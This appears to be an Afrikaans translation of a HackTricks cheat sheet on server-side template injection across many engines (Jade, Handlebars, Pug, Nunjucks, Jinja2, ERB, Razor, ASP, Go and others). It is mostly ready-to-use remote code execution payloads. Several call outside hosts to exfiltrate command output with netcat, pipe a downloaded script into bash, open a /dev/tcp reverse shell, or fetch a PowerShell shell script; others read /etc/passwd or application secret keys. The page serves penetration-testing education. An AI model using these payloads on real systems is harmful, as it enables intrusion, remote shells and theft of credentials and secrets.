
- Meer inligting by https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Jade (NodeJS)
- var x = root.process
- x = x.mainModule.require
- x = x('child_process')
= x.exec('id | nc attacker.net 80')
#{root.process.mainModule.require('child_process').spawnSync('cat', ['/etc/passwd']).stdout}
Meer inligting
- In die Jade-afdeling van https://portswigger.net/research/server-side-template-injection
- https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jade–codepen
patTemplate (PHP)
patTemplate nie-kompilerende PHP templating engine, wat XML-tags gebruik om ’n dokument in verskillende dele te verdeel
<patTemplate:tmpl name="page">
This is the main page.
<patTemplate:tmpl name="foo">
It contains another template.
</patTemplate:tmpl>
<patTemplate:tmpl name="hello">
Hello {NAME}.<br/>
</patTemplate:tmpl>
</patTemplate:tmpl>
Meer inligting
Handlebars (NodeJS)
Path Traversal (meer inligting here).
curl -X 'POST' -H 'Content-Type: application/json' --data-binary $'{\"profile\":{"layout\": \"./../routes/index.js\"}}' 'http://ctf.shoebpatel.com:9090/'
- = Fout
- ${7*7} = ${7*7}
- Niks
{{#with "s" as |string|}}
{{#with "e"}}
{{#with split as |conslist|}}
{{this.pop}}
{{this.push (lookup string.sub "constructor")}}
{{this.pop}}
{{#with string.split as |codelist|}}
{{this.pop}}
{{this.push "return require('child_process').exec('whoami');"}}
{{this.pop}}
{{#each conslist}}
{{#with (string.sub.apply 0 codelist)}}
{{this}}
{{/with}}
{{/each}}
{{/with}}
{{/with}}
{{/with}}
{{/with}}

URLencoded:
%7B%7B%23with%20%22s%22%20as%20%7Cstring%7C%7D%7D%0D%0A%20%20%7B%7B%23with%20%22e%22%7D%7D%0D%0A%20%20%20%20%7B%7B%23with%20split%20as%20%7Cconslist%7C%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epush%20%28lookup%20string%2Esub%20%22constructor%22%29%7D%7D%0D%0A%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%7B%7B%23with%20string%2Esplit%20as%20%7Ccodelist%7C%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epush%20%22return%20require%28%27child%5Fprocess%27%29%2Eexec%28%27whoami%27%29%3B%22%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7Bthis%2Epop%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7B%23each%20conslist%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B%23with%20%28string%2Esub%2Eapply%200%20codelist%29%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%20%20%7B%7Bthis%7D%7D%0D%0A%20%20%20%20%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%20%20%20%20%7B%7B%2Feach%7D%7D%0D%0A%20%20%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%20%20%7B%7B%2Fwith%7D%7D%0D%0A%20%20%7B%7B%2Fwith%7D%7D%0D%0A%7B%7B%2Fwith%7D%7D
Meer inligting
JsRender (NodeJS)
| Template | Description |
|---|---|
| Evalueer en render uitset | |
| Evalueer en render HTML-gekodeerde uitset | |
| Kommentaar | |
| en | Laat code toe (standaard gedeaktiveer) |
- = 49
Kliëntkant
{{:%22test%22.toString.constructor.call({},%22alert(%27xss%27)%22)()}}
Bedienerkant
{{:"pwnd".toString.constructor.call({},"return global.process.mainModule.constructor._load('child_process').execSync('cat /etc/passwd').toString()")()}}
Meer inligting
PugJs (NodeJS)
#{7*7} = 49#{function(){localLoad=global.process.mainModule.constructor._load;sh=localLoad("child_process").exec('touch /tmp/pwned.txt')}()}#{function(){localLoad=global.process.mainModule.constructor._load;sh=localLoad("child_process").exec('curl 10.10.14.3:8001/s.sh | bash')}()}
Voorbeeld server side render
var pugjs = require("pug")
home = pugjs.render(injected_page)
Meer inligting
NUNJUCKS (NodeJS)
- {{7*7}} = 49
- {{foo}} = Geen uitset
- #{7*7} = #{7*7}
- {{console.log(1)}} = Fout
{
{
range.constructor(
"return global.process.mainModule.require('child_process').execSync('tail /etc/passwd')"
)()
}
}
{
{
range.constructor(
"return global.process.mainModule.require('child_process').execSync('bash -c \"bash -i >& /dev/tcp/10.10.14.11/6767 0>&1\"')"
)()
}
}
Meer inligting
NodeJS-uitdruksandbokse (vm2 / isolated-vm)
Sommige workflow-builders evalueer gebruikersbeheerde uitdrukkings binne Node-sandbokse (vm2, isolated-vm), maar die uitdrukkingskonteks stel steeds this.process.mainModule.require bloot. Dit stel ’n aanvaller in staat om child_process te laai en OS-opdragte uit te voer, selfs wanneer toegewyde “Execute Command” nodes gedeaktiveer is:
={{ (function() {
const require = this.process.mainModule.require;
const execSync = require("child_process").execSync;
return execSync("id").toString();
})() }}

Ander NodeJS
 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*J4gQBzN8Gbj0CkgSLLhigQ.jpeg
 (1) (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*jj_-oBi3gZ6UNTvkBogA6Q.jpeg

- Meer inligting by https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
ERB (Ruby)
{{7*7}} = {{7*7}}${7*7} = ${7*7}<%= 7*7 %> = 49<%= foobar %> = Error
<%= system("whoami") %> #Execute code
<%= Dir.entries('/') %> #List folder
<%= File.open('/etc/passwd').read %> #Read file

<%= system('cat /etc/passwd') %>
<%= `ls /` %>
<%= IO.popen('ls /').readlines()  %>
<% require 'open3' %><% @a,@b,@c,@d=Open3.popen3('whoami') %><%= @b.readline()%>
<% require 'open4' %><% @a,@b,@c,@d=Open4.popen4('whoami') %><%= @c.readline()%>
Meer inligting
Slim (Ruby)
{ 7 * 7 }
{ %x|env| }
Meer inligting
Ander Ruby
.png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*VeZvEGI6rBP_tH-V0TqAjQ.jpeg

.png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*m-iSloHPqRUriLOjpqpDgg.jpeg

- Meer inligting in https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Python
Kyk na die volgende bladsy om truuks te leer oor arbitrary command execution bypassing sandboxes in python:
Tornado (Python)
{{7*7}} = 49${7*7} = ${7*7}{{foobar}} = Error{{7*'7'}} = 7777777
{% raw %}
{% import foobar %} = Error
{% import os %}

{% import os %}
{% endraw %}


{{os.system('whoami')}}
{{os.system('whoami')}}
Meer inligting
Jinja2 (Python)
Jinja2 is ’n volwaardige sjabloon-enjin vir Python. Dit het volle Unicode-ondersteuning, ’n opsionele geïntegreerde sandbox-uitvoeringsomgewing, en is wyd gebruik en BSD-gelicenseer.
{{7*7}} = Error${7*7} = ${7*7}{{foobar}} Nothing{{4*4}}[[5*5]]{{7*'7'}} = 7777777{{config}}{{config.items()}}{{settings.SECRET_KEY}}{{settings}}<div data-gb-custom-block data-tag="debug"></div>
{% raw %}
{% debug %}
{% endraw %}


{{settings.SECRET_KEY}}
{{4*4}}[[5*5]]
{{7*'7'}} would result in 7777777
Jinja2 - Sjabloonformaat
{% raw %}
{% extends "layout.html" %}
{% block body %}
<ul>
{% for user in users %}
<li><a href="{{ user.url }}">{{ user.username }}</a></li>
{% endfor %}
</ul>
{% endblock %}
{% endraw %}
RCE nie afhanklik van __builtins__:
{{ self._TemplateReference__context.cycler.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.joiner.__init__.__globals__.os.popen('id').read() }}
{{ self._TemplateReference__context.namespace.__init__.__globals__.os.popen('id').read() }}

# Or in the shotest versions:
{{ cycler.__init__.__globals__.os.popen('id').read() }}
{{ joiner.__init__.__globals__.os.popen('id').read() }}
{{ namespace.__init__.__globals__.os.popen('id').read() }}
Meer besonderhede oor hoe om Jinja te misbruik:
Ander payloads in https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection#jinja2
Mako (Python)
<%
import os
x=os.popen('id').read()
%>
${x}
Meer inligting
Ander Python
 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*3RO051EgizbEer-mdHD8Kg.jpeg

 (1).png)
https://miro.medium.com/v2/resize:fit:640/format:webp/1*GY1Tij_oecuDt4EqINNAwg.jpeg

- Meer inligting by https://medium.com/@0xAwali/template-engines-injection-101-4f2fe59e5756
Razor (.Net)
@(2+2) <= Success@() <= Success@("{{code}}") <= Success@ <=Success@{} <= ERROR!@{ <= ERRROR!@(1+2)@( //C#Code )@System.Diagnostics.Process.Start("cmd.exe","/c echo RCE > C:/Windows/Tasks/test.txt");@System.Diagnostics.Process.Start("cmd.exe","/c powershell.exe -enc IABpAHcAcgAgAC0AdQByAGkAIABoAHQAdABwADoALwAvADEAOQAyAC4AMQA2ADgALgAyAC4AMQAxADEALwB0AGUAcwB0AG0AZQB0ADYANAAuAGUAeABlACAALQBPAHUAdABGAGkAbABlACAAQwA6AFwAVwBpAG4AZABvAHcAcwBcAFQAYQBzAGsAcwBcAHQAZQBzAHQAbQBlAHQANgA0AC4AZQB4AGUAOwAgAEMAOgBcAFcAaQBuAGQAbwB3AHMAXABAGEAcwBrAHMAXAB0AGUAcwB0AG0AZQB0ADYANAAuAGUAeABlAA==");
Die .NET System.Diagnostics.Process.Start metode kan gebruik word om enige proses op die bediener te begin en sodoende ’n webshell te skep. Jy kan ’n kwesbare webapp voorbeeld vind in https://github.com/cnotin/RazorVulnerableApp
Meer inligting
- https://clement.notin.org/blog/2020/04/15/Server-Side-Template-Injection-(SSTI)-in-ASP.NET-Razor/
- https://www.schtech.co.uk/razor-pages-ssti-rce/
ASP
<%= 7*7 %>= 49<%= "foo" %>= foo<%= foo %>= Nothing<%= response.write(date()) %>= <Date>
<%= CreateObject("Wscript.Shell").exec("powershell IEX(New-Object Net.WebClient).downloadString('http://10.10.14.11:8000/shell.ps1')").StdOut.ReadAll() %>
Meer Inligting
.Net - beperkings omseil
Die .NET Reflection-meganismes kan gebruik word om blacklisting te omseil of om met klasse te werk wat nie in die assembly teenwoordig is nie. DLL’s kan by runtime gelaai word met metodes en eienskappe wat vanaf basiese objekte toeganklik is.
Dll’s kan gelaai word met:
{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("LoadFile").Invoke(null, "/path/to/System.Diagnostics.Process.dll".Split("?"))}- vanaf die lêerstelsel.{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("Load", [typeof(byte[])]).Invoke(null, [Convert.FromBase64String("Base64EncodedDll")])}- direk vanaf die versoek.
Volledige opdraguitvoering:
{"a".GetType().Assembly.GetType("System.Reflection.Assembly").GetMethod("LoadFile").Invoke(null, "/path/to/System.Diagnostics.Process.dll".Split("?")).GetType("System.Diagnostics.Process").GetMethods().GetValue(0).Invoke(null, "/bin/bash,-c ""whoami""".Split(","))}
Meer inligting
Mojolicious (Perl)
Selfs al is dit Perl, gebruik dit tags soos ERB in Ruby.
<%= 7*7 %> = 49<%= foobar %> = Error
<%= perl code %>
<% perl code %>
SSTI in GO
In Go se template engine kan die gebruik daarvan bevestig word met spesifieke payloads:
{{ . }}: Onthul die data struktuur invoer. Byvoorbeeld, as ’n objek met ’nPasswordattribuut deurgegee word, kan{{ .Password }}dit openbaar.{{printf "%s" "ssti" }}: Verwag om die string “ssti” te vertoon.{{html "ssti"}},{{js "ssti"}}: Hierdie payloads behoort “ssti” terug te gee sonder om “html” of “js” daaraan toe te voeg. Verdere direkteiewe kan in die Go dokumentasie here ondersoek word.
.png)
https://miro.medium.com/v2/resize:fit:1100/format:webp/1*rWpWndkQ7R6FycrgZm4h2A.jpeg

XSS Exploitation
Met die text/template package kan XSS eenvoudig wees deur die payload direk in te voeg. In teenstelling kodifiseer die html/template package die respons om dit te voorkom (bv., {{"<script>alert(1)</script>"}} lei tot <script>alert(1)</script>). Nietemin kan template-definisie en -aanroep in Go hierdie kodering omseil: {{define “T1”}}alert(1){{end}} {{template “T1”}}
vbnet Copy code
RCE Exploitation
RCE eksploitasie verskil aansienlik tussen html/template en text/template. Die text/template module laat toe om enige publieke funksie direk aan te roep (deur die “call” waarde te gebruik), wat nie in html/template toegelaat word nie. Dokumentasie vir hierdie modules is beskikbaar here for html/template and here for text/template.
Vir RCE via SSTI in Go kan objekmetodes aangeroep word. Byvoorbeeld, as die gegewe objek ’n System metode het wat opdragte uitvoer, kan dit uitgebuit word soos {{ .System "ls" }}. Toegang tot die bronkode is gewoonlik nodig om dit te benut, soos in die gegewe voorbeeld:
func (p Person) Secret (test string) string {
out, _ := exec.Command(test).CombinedOutput()
return string(out)
}
Meer inligting
- https://blog.takemyhand.xyz/2020/06/ssti-breaking-gos-template-engine-to
- https://www.onsecurity.io/blog/go-ssti-method-research/
LESS (CSS Preprocessor)
LESS is ’n gewilde CSS pre-processor wat variables, mixins, funksies en die kragtige @import direktief byvoeg. Tydens samestelling sal die LESS-engine die hulpbronne wat in @import genoem word, aflaai en hul inhoud inlyn (“inline”) in die resulterende CSS invoeg wanneer die (inline)-opsie gebruik word.
{{#ref}} ../xs-search/css-injection/less-code-injection.md {{/ref}}
More Exploits
Check the rest of https://github.com/swisskyrepo/PayloadsAllTheThings/tree/master/Server%20Side%20Template%20Injection for more exploits. Also you can find interesting tags information in https://github.com/DiogoMRSilva/websitesVulnerableToSSTI
BlackHat PDF
Related Help
If you think it could be useful, read:
Tools
- https://github.com/Hackmanit/TInjA
- https://github.com/vladko312/sstimap
- https://github.com/epinna/tplmap
- https://github.com/Hackmanit/template-injection-table
Brute-Force Detection List
Auto_Wordlists/wordlists/ssti.txt at main \xc2\xb7 carlospolop/Auto_Wordlists \xc2\xb7 GitHub
Verwysings
- Node expression sandbox escape via
process.mainModule.require(n8n PoC) - https://portswigger.net/web-security/server-side-template-injection/exploiting
- https://github.com/DiogoMRSilva/websitesVulnerableToSSTI
- https://portswigger.net/web-security/server-side-template-injection
- 0xdf – HTB: Editor (XWiki SolrSearch Groovy RCE → Netdata ndsudo privesc)
- XWiki advisory –
SolrSearchRSS Groovy RCE (GHSA-rr6p-3pfg-562j / CVE-2025-24893)
Tip
Leer & oefen AWS Hacking:
Leer & oefen GCP Hacking:
Leer & oefen Az Hacking:Ondersteun HackTricks
- Kyk na die intekenplanne!
- Sluit aan by die 💬 Discord-groep, die telegram-groep, volg @hacktricks_live op X/Twitter, of kyk na die LinkedIn-bladsy en YouTube-kanaal.
- Deel hacking tricks deur PRs in te stuur na die HackTricks en HackTricks Cloud github repos.